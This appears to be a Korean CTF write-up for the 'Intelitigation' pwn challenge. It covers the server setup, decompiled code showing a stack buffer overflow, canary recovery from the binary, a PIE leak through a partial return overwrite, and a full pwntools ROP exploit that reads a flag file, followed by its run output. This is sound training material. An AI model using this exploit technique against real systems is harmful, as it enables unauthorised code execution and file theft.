
문제서버 환경 구축
당시 base64 인코딩 데이터와 함께 문제파일이 실행되었다.
ubuntu@2d0f4d9a440c:~/hto2024/Intelitigation$ nc 127.0.0.1 1337
f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAABEAAAAAAABAAAAAAAAAALAxAAAAAAAAAAAAAEAAOAAN...
input>
- server.sh
#!/usr/bin/env bash

# 서비스할 포트 번호
PORT=1337

# prob 파일의 절대 경로
BINARY="$(realpath ./prob)"

# 무한 반복
while true; do
  echo "[*] Waiting for connection on port $PORT…" >&2

  # (1) OpenBSD netcat
  #    -n: 호스트 이름 해석하지 않음 (optional)
  #    -l: listen mode
  #    -p: 포트 지정
  #    -c: 쉘 명령 실행 (STDIN/STDOUT ↔ 네트워크)
  nc -n -l -p "$PORT" -c "
    # 1) prob 파일을 Base64 인코딩하여 전송
    base64 \"$BINARY\"
    # 2) 바로 실행 (STDIN/STDOUT ↔ 네트워크)
    exec \"$BINARY\"
  "

  # 만약 위 nc에 -c 옵션이 없다면, 아래 ncat 예시를 사용하세요:
  # ncat --keep-open -l "$PORT" --exec "bash -lc 'base64 \"$BINARY\"; exec \"$BINARY\"'"

  echo "[*] Connection closed, restarting…" >&2
done
Analysis
우선, base64 인코딩 데이터를 복호화해서 문제파일 저장.
checksec
ubuntu@2d0f4d9a440c:~/hto2024/Intelitigation$ checksec prob
[*] '/home/ubuntu/hto2024/Intelitigation/prob'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
main
sub_1324() 호출.
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  sub_1324();
  return 0;
}
sub_1324
buf 크기가 65인데, 0x300=768만큼 입력받기에 bof 발생.
unsigned __int64 sub_1324()
{
  _QWORD buf[65]; // [rsp+0h] [rbp-210h] BYREF
  unsigned __int64 v2; // [rsp+208h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("input> ");
  memset(buf, 0, 512);
  read(0, buf, 0x300u);
  printf("Your input> ");
  printf("%s", (const char *)buf);
  return v2 - __readfsqword(0x28u);
}
sub_124E
a1에 읽을 파일이름을 넣으면 open-read-write를 통해 파일 읽기 가능.
ssize_t __fastcall sub_124E(const char *a1)
{
  int fd; // [rsp+1Ch] [rbp-4h]

  fd = open(a1, 0);
  read(fd, &unk_40C0, 0x64u);
  return write(1, &unk_40C0, 0x64u);
}
sub_12FD
main 호출전 초기에 실행됨.sub_12D9는 qword_4020의 qword_4070 인덱스값에 따라 반환됨.sub_12D9에서 반환된 값을 fs:0x28 canary에 씀.
.init_array:0000000000003D90 dq offset sub_12FD
unsigned __int64 sub_12FD()
{
  unsigned __int64 v0; // rax

  sub_11E9();
  v0 = sub_12D9();
  return sub_12BD(v0);
}
int sub_11E9()
{
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  return setvbuf(stderr, 0, 2, 0);
}
__int64 sub_12D9()
{
  return qword_4020[qword_4070];
}
unsigned __int64 __fastcall sub_12BD(unsigned __int64 a1)
{
  unsigned __int64 result; // rax

  result = a1;
  __writefsqword(0x28u, a1);
  return result;
}
ROPgadget
pop rbp ; ret
push rbp ; mov rbp, rsp ; mov rdi, rsp ; pop r8 ; ret
위 2개의 가젯을 사용.pop rbp ; ret 가젯에 의해 rbp값을 지정해주면, 이후push rbp ; mov rbp, rsp ; mov rdi, rsp ; pop r8 ; ret 가젯에 의해 rsp, rdi까지 임의 값으로 컨트롤 가능.
ubuntu@2d0f4d9a440c:~/hto2024/Intelitigation$ ROPgadget --binary ./prob.bin
...
0x00000000000012b0 : push rbp ; mov rbp, rsp ; mov rdi, rsp ; pop r8 ; ret
...
0x00000000000012d2 : sub byte ptr [rax], al ; add byte ptr [rax], al ; nop ; pop rbp ; ret
...
gdb fix (ptrace: Operation not permitted)
https://github.com/microsoft/MIEngine/wiki/Troubleshoot-attaching-to-processes-using-GDB
가끔씩 gdb 프로세스 attach가 안될때 해결방법.
sudo apt-get install libcap2-bin -y
sudo setcap cap_sys_ptrace=eip /usr/bin/gdb
solve.py
- base64 디코딩으로 카나리 인덱스를 통해 스택 카나리 획득
- 카나리와 함께 bof 취약점 트리거. ret 1바이트는 \xf2로 덮어씀.
.text:00000000000013F2 call sub_1324 - leak된 값으로 bin_base 계산
- 앞서 언급한 2개의 가젯을 활용해 ROP 체인으로 orw 함수 호출.
from pwn import *
# context.log_level = 'debug'
context(arch='amd64', os='linux')
warnings.filterwarnings('ignore')

import base64
import os

prob_path = "./prob.bin"
if os.path.exists(prob_path):
    os.remove(prob_path)

p = remote("127.0.0.1", 1337)

s = lambda str: p.send(str)
sl = lambda str: p.sendline(str)
sa = lambda delims, str: p.sendafter(delims, str)
sla = lambda delims, str: p.sendlineafter(delims, str)
r = lambda numb=4096: p.recv(numb)
rl = lambda: p.recvline()
ru = lambda delims, drop=True: p.recvuntil(delims, drop)
uu32 = lambda data: u32(data.ljust(4, b"\x00"))
uu64 = lambda data: u64(data.ljust(8, b"\x00"))
li = lambda str, data: log.success(str + "========>" + hex(data))

prob_data = ru(b"input> ").split(b"input> ")[0]
prob_data = base64.b64decode(prob_data)

with open('prob.bin','wb') as f:
    f.write(prob_data)

e = ELF(prob_path)
qword_4070 = uu64(e.read(0x4070, 8))
li("qword_4070", qword_4070)
canary = uu64(e.read(0x4020 + qword_4070*8, 8))
li("canary", canary)

payload = b"A"*0x208 + p64(canary) + b"B"*8 + b"\xf2"
p.send(payload)
ru(b"B"*8)
bin_base = uu64(r(6)) - 0x13f2
li("bin_base", bin_base)

'''
pop_rbp__retn
.text:00000000000012D7                 pop     rbp
.text:00000000000012D8                 retn
'''

'''
set_rdi
.text:00000000000012AC sub_12AC        proc near
.text:00000000000012AC ; __unwind {
.text:00000000000012AC                 endbr64
.text:00000000000012B0                 push    rbp
.text:00000000000012B1                 mov     rbp, rsp
.text:00000000000012B4                 mov     rdi, rsp
.text:00000000000012B7                 pop     r8
.text:00000000000012B9                 retn
'''

set_rdi = bin_base + 0x00000000000012B0
pop_rbp__retn = bin_base + 0x00000000000012D7
orw = bin_base + 0x124e

leave__ret = bin_base + 0x13e3
retn = bin_base + 0x13fd

payload = b"A"*0x208 + p64(canary) + b"B"*8

payload += p64(pop_rbp__retn)
payload += p64(uu64(b"flag\x00"))   #set rbp
payload += p64(set_rdi)
payload += p64(orw)
p.send(payload)


p.interactive()
Result
ubuntu@2d0f4d9a440c:~/hto2024/Intelitigation$ python3 solve.py
[+] Opening connection to 127.0.0.1 on port 1337: Done
[*] '/home/ubuntu/hto2024/Intelitigation/prob.bin'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[+] qword_4070========>0x7
[+] canary========>0xf5595f393df9539d
[+] bin_base========>0x555555554000
[*] Switching to interactive mode
input> Your input> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9dS\xf9=9_Y\xf5BBBBBBBB\xd7RUUUUflag{fake_flag}
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00$                                  [*] Got EOF while reading in interactive
$